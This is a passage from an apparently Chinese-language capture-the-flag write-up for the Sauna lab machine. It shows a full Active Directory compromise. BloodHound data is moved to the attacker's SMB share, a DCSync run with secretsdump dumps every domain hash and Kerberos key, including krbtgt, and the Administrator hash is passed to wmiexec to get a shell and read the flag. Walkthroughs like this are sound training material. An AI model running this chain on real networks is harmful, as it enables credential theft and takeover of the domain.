
价值信息，重新使用该账号密码登陆，失败，使用net user 发现：

```
*Evil-WinRM* PS C:\Users\FSmith\desktop> net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            FSmith                   Guest
HSmith                   krbtgt                   svc_loanmgr
The command completed with one or more errors.
```

尝试使用svc_loanmgr登陆，然后使用bloodhound：

```
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> net use \\10.10.16.2\share /u:df df
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> dir


    Directory: C:\Users\svc_loanmgr\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         8/9/2022   3:53 PM          10975 20220809155259_BloodHound.zip
-a----         8/9/2022   3:38 PM         908288 SharpHound.exe
-a----         8/9/2022   3:53 PM           8606 ZDFkMDEyYjYtMmE1ZS00YmY3LTk0OWItYTM2OWVmMjc5NDVk.bin


*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> mv 20220809155259_BloodHound.zip \\10.10.16.2\share\
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> mv ZDFkMDEyYjYtMmE1ZS00YmY3LTk0OWItYTM2OWVmMjc5NDVk.bin \\10.10.16.2\share\
```





说是使用dcsync：

```
┌──(kali㉿kali)-[~/Desktop/impacket/examples]
└─$ python3 secretsdump.py 'svc_loanmgr:Moneymakestheworldgoround!@10.10.10.175'
Impacket v0.10.1.dev1+20220606.123812.ac35841f - Copyright 2022 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0×5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
EGOTISTICAL-BANK.LOCAL\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:1d89a91dcb658bc5adb8169cc87468ec:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657
Administrator:aes128-cts-hmac-sha1-96:a9f3769c592a8a231c3c972c4050be4e
Administrator:des-cbc-md5:fb8f321c64cea87f
krbtgt:aes256-cts-hmac-sha1-96:83c18194bf8bd3949d4d0d94584b868b9d5f2a54d3d6f3012fe0921585519f24
krbtgt:aes128-cts-hmac-sha1-96:c824894df4c4c621394c079b42032fa9
krbtgt:des-cbc-md5:c170d5dc3edfc1d9
EGOTISTICAL-BANK.LOCAL\HSmith:aes256-cts-hmac-sha1-96:5875ff00ac5e82869de5143417dc51e2a7acefae665f50ed840a112f15963324
EGOTISTICAL-BANK.LOCAL\HSmith:aes128-cts-hmac-sha1-96:909929b037d273e6a8828c362faa59e9
EGOTISTICAL-BANK.LOCAL\HSmith:des-cbc-md5:1c73b99168d3f8c7
EGOTISTICAL-BANK.LOCAL\FSmith:aes256-cts-hmac-sha1-96:8bb69cf20ac8e4dddb4b8065d6d622ec805848922026586878422af67ebd61e2
EGOTISTICAL-BANK.LOCAL\FSmith:aes128-cts-hmac-sha1-96:6c6b07440ed43f8d15e671846d5b843b
EGOTISTICAL-BANK.LOCAL\FSmith:des-cbc-md5:b50e02ab0d85f76b
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes256-cts-hmac-sha1-96:6f7fd4e71acd990a534bf98df1cb8be43cb476b00a8b4495e2538cff2efaacba
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes128-cts-hmac-sha1-96:8ea32a31a1e22cb272870d79ca6d972c
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:des-cbc-md5:2a896d16c28cf4a2
SAUNA$:aes256-cts-hmac-sha1-96:6840ee39b9f97dc4c898185f92c43a6b801be2379b5b07b4b8a8c4cded239767
SAUNA$:aes128-cts-hmac-sha1-96:29d98b9d1a95d5bb105bbae2dd0f2929
SAUNA$:des-cbc-md5:8a62da3d549bbaec
[*] Cleaning up...
```

不用解密，直接用hash：

```
┌──(kali㉿kali)-[~/Desktop/impacket/examples]
└─$ python3 wmiexec.py -hashes 'aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e' -dc-ip 10.10.10.175 administrator@10.10.10.175
Impacket v0.10.1.dev1+20220606.123812.ac35841f - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>python3 -c 'import pty;pty.spawn("/bin/bash")'
'python3' is not recognized as an internal or external command,
operable program or batch file.

C:\>cd users
C:\users>cd administrator
C:\users\administrator>cd desktop
C:\users\administrator\desktop>whoami
egotisticalbank\administrator

C:\users\administrator\desktop>type root.txt
3efbe40c1f38e50f02f1ab093205ec3c

C:\users\administrator\desktop>
```